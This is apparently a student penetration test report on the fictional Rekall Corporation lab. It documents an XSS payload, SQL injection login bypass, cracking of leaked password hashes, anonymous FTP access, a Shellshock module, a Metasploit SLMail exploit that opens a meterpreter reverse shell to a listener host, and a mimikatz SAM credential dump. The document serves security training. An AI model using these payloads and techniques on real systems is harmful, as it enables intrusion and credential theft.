



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Lonestar,LLC
Contact Name	Oscar Benavidez
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	01/28/23	Oscar Benavidez	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Most services were not active on host machines.
- Getting a third party to Pentest your security vulnerabilities.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- Websites are vulnerable to XSS and SQL payloads
- Credentials (user:hash) were available to the public on the totalrekall GitHub allowing access to client webpage.
- Credentials have been stored as html files that are available to the public on totalrekall sever webpage.
- The open port 21 allows for an ftp exploit. The port also allows anonymous login which bypasses the need to obtain user credentials to access the machine.
- Port 110 has a SLMail vulnerability that allowed access to a meterpreter shell.

Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A-Z summary of your assessment.]

Vulnerability 1


The IP Address 192.168.14.35 was utilized to navigate to the VR Rekall Corp page. On the enter your name section of the page a script (<script>alert("Found You")</script>) was entered. This script allowed for inadvertent access to the VR experience without a proper username.



A screenshot of a Mozilla Firefox browser window. The address bar shows the URL: 192.168.14.35/welcome.php?payload=<script>alert('Found You')</script>. The main content area displays the VR Rekall Corporation website. In the 'Welcome' section, there is a text input field containing the payload. Below it, a button labeled 'GO' is visible. To the right, three circular icons represent different planning categories: 'Character Development', 'Adventure Planning', and 'Location Choices'. The 'Character Development' icon contains the text: 'Be the quarterback for your favorite team. Take the stage as a rock star or pop icon. Experience the powers of a superhero!'. The 'Adventure Planning' icon contains: 'Climb a mountain on Mars. Walkthrough a haunted mansion at midnight. Take part in a top secret spy mission.' The 'Location Choices' icon contains: 'Travel to any corner of the world: a tropical jungle, a booming metropolis, the deepest depths of the ocean!'. The overall layout is clean with a red header and a dark grey body.

Vulnerability 2

Vulnerability was performed on the Rekall Corp login page. On the login section SQL injection techniques were deployed. The injection ('1' OR '1' = '1') was input in place of actual credentials and resulted in access as a user without valid credentials.



A screenshot of a Mozilla Firefox browser window. The address bar shows the URL: 192.168.14.35/login.php. The main content area displays the VR Rekall Corporation website. The 'User Login' section has a message: 'Please login with your user credentials!'. Below it are two input fields: 'Login:' and 'Password:', both of which are currently empty and blacked out. Below these fields is a 'Login' button. Underneath the password field, the text 'Congrats, flag 7 is bcs92sjsk233' is displayed. At the bottom of the page, there is a red horizontal bar with the text 'Admin Login' in white. The overall layout is clean with a red header and a light grey body.

Vulnerability 3

Started with a search for totalrecall GitHub page to find the site repository that allowed access to xampp.users page. This page contained trivera:\$apr1\$A0cSKwao\$GV3sgGAj53j.c3GkS4oUC0 credentials. The credentials were cracked and the password Tanya4life was discovered.

The screenshot shows a GitHub repository page for 'totalrecall / site'. The 'xampp.users' file contains the password 'trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0'. Below the file is a terminal window showing the password being cracked by John the Ripper. The terminal output includes:

```

root@kali: ~
File Actions Edit View Help
[root@kali] ~]
# echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > trivera.txt
[root@kali] ~]
# ls
Desktop Downloads file3 Music Public Templates Videos
Documents file2 LInEnum.sh Pictures Scripts trivera.txt
[root@kali] ~]
# john --wordlist=/usr/share/wordlists/rockyou.txt trivera.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)


[root@kali] ~]
# nano trivera.txt
[root@kali] ~]
# john --wordlist=/usr/share/wordlists/rockyou.txt trivera.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512x12 AVX512BW 16x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:14 20.98% (ETA: 19:46:23) 0g/s 227471p/s 227471C/s tiento..tiegers1
0g 0:00:00:41 63.90% (ETA: 19:46:21) 0g/s 219908p/s 219908C/s chapo1973..chapina!
Tanya4life (?)
1g 0:00:00:47 DONE (2023-01-26 19:46) 0.02117g/s 219218p/s 219218C/s Targaenatoma..Tanner626
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

[root@kali] ~]
# 

```

Vulnerability 4

A port scan for 172.22.117.0/24 was done revealing two machines (Win10@172.22.117.20 & Server2019@172.22.117.10). The Win10 machine was exploited due to finding an http port 80 open. The IP Address 172.22.117.20 was used to reach the required webpage and the credentials found in vulnerability 3 were used to login providing access to client sensitive information.



Welcome to Kali Linux
The Industry's Most Advanced Penetration Testing Distribution

Now that you have successfully downloaded Kali Linux, here are some good resources to help you [get started](#).


Authentication Required - Mozilla Firefox
http://172.22.117.20 is requesting your username and password. The site says: "Restricted Content"

User Name: trivera
Password: [REDACTED]

Includes multiple scenarios images with ease. Designed to provide value to seasoned testers and novices alike.

for support, tips, an recommendations. [Jump in today](#).

Learn More Get Connected



Project 2 - Remote Desktop

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

Index of / - Mozilla Firefox root@kali: ~

Index of / 172.22.117.20

Exploit-DB Nessus Home

Index of /

Name	Last modified	Size	Description
flag2.txt	2022-02-15 13:53	34	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80

Vulnerability 5

The exploit Shell Shock was done on IP Address 192.168.13.11 the module exploit(/multi/http/apache_mod_cgi_bash_env_exec) was run. This provided access to the 172.22.117.11 machine where I navigated to the sudoers file.

Vulnerability 6

A stored certificate on the crt.sh/totalrecall.xyz page was found. Under the common name section the required data was collected.

crt.sh Identity Search

Certificates	crt.sh ID	Logged At	Issued Before	Not After	Common Name	Subject Alternative Names	Name(s) Used
	60953204153	2022-02-02	2022-02-03	2022-02-04	totalrekall.ky	totalrekall.ky	C4AT.D+ZeroSSL_CH+ZeroSSL_RSA.Domain.Secure.Site.CA
	6095238715	2022-02-02	2022-03-03	2022-04-03	totalrekall.ky	totalrekall.ky	C4AT.D+ZeroSSL_CH+ZeroSSL_RSA.Domain.Secure.Site.CA
	6095204425	2022-02-02	2022-03-03	2022-04-03	totalrekall.ky	totalrekall.ky	C4AT.D+ZeroSSL_CH+ZeroSSL_RSA.Domain.Secure.Site.CA
	60953041153	2022-02-02	2022-03-03	2022-04-03	totalrekall.ky	totalrekall.ky	C4AT.D+ZeroSSL_CH+ZeroSSL_RSA.Domain.Secure.Site.CA

Vulnerability 7

Nmap scan was run for 172.22.117.0/24 subnet, an ftp exploit on IP Address 172.22.117.20 was discovered. No credentials were yet discovered for access to the ftp exploit however, login was achieved through anonymous login. File flag3 was copied from target machine to local machine and viewed with [cat] command.

```

File Actions Edit View Help
[root@kali:~]
# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-26 19:51 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00061s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-27 00:51:58Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: rekall.local., Site: Default-First-Si
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: rekall.local., Site: Default-First-Si
3269/tcp  open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00077s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
25/tcp    open  smtp         SLMail smtpd 5.5.0.4433
79/tcp    open  finger       SLMail fingerd
80/tcp    open  http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp   open  pop3pw     SLMail pop3pw
110/tcp   open  pop3        BVRP Software SLMAIL pop3
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  ssl/http    Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp   open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.000080s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
5001/tcp  open  vnc          VNC (protocol 3.8)
6001/tcp  open  X11          (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 256 IP addresses (3 hosts up) scanned in 31.43 seconds

```

```

[root@kali:~]
# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:

ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful

```

```

ftp> exit
221 Goodbye
[root@kali:~]
# ls
Desktop  Documents  Downloads  file2  file3  flag3.txt  LinEnum.sh  Music  Pictures  Public  Scripts  Templates  Videos
[root@kali:~]
# cat flag3.txt
89cb548970d44f348bb63622353ae278

```

Vulnerability 8

The port scan results gathered previously for 172.22.117.20 also provided a list of other open ports and services. In this case the SLMail service on POP3 port 110 was the focus of attack. Searchsploit was used to find the correct version required to gain access. Metasploit was loaded and the exploit /windows/pop3/seattlelab_pass was used. Once correct options were set the exploit was run, allowing access into a meterpreter shell.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal is titled "Project 2 - Remote Desktop" and shows the following session:

```
msf6 > search smailto
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  exploit/windows/pop3/seattlelab_pass  2003-05-07      great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):
=====
Name   Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           110       yes        The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
=====
Name   Current Setting  Required  Description
EXITFUNC        thread     yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST           172.28.201.76  yes        The listen address (an interface may be specified)
LPORT           4444      yes        The listen port

Exploit target:
=====
Id  Name
-- 
0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) >
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56522 ) at 2023-01-26 20:33:43 -0500

meterpreter > [REDACTED]
```

The desktop environment includes a taskbar with icons for File Explorer, Task View, Task Manager, and others. The system tray shows a weather icon for 27°F Cloudy.

```
Project 2 - Remote Desktop
Hyper-V Manager
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
File Actions Edit View Help
msf6 > search slmail
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- _____
0 exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pops/seattlelab_pass) > options


Module options (exploit/windows/pop3/seattlelab_pass):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 110 yes The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.28.201.76 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pops/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pops/seattlelab_pass) >
msf6 exploit(windows/pops/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pops/seattlelab_pass) > [■]

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=====
Mode Size Type Last modified Name
- -
100666/rw-rw-rw- 32 fil 2022-02-13 23:18:53 -0500 flag4.txt
100666/rw-rw-rw- 3358 fil 2002-11-19 11:40:14 -0500 listrcrd.txt
100666/rw-rw-rw- 1845 fil 2022-02-01 10:14:19 -0500 maillog.000
100666/rw-rw-rw- 9683 fil 2022-02-13 19:57:33 -0500 maillog.001
100666/rw-rw-rw- 6542 fil 2022-02-13 23:15:20 -0500 maillog.txt
```



Vulnerability 9

In a meterpreter for IP Address 172.22.117.20 the kiwi extention was loaded. In kiwi the command [lsa_dump_sam] was run displaying user:flag6 & Hash NTLM:

50135ed3bf5e77097409e4a9aa11aa39. The hash was copied to a local machine and john the ripper was used to crack the hash by running command [john hash.txt --format=NT]. The password Computer! was discovered.

```
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## / \ ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
```

```
User : Flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 7c8a38104693d8cca74228f4b757129c
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

```
[root@kali:~] # john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!      (?)
1g 0:00:00:00 DONE 2/3 (2022-02-13 23:52) 7.692g/s 23630p/s 23630c/s 23630C/s nina..minou
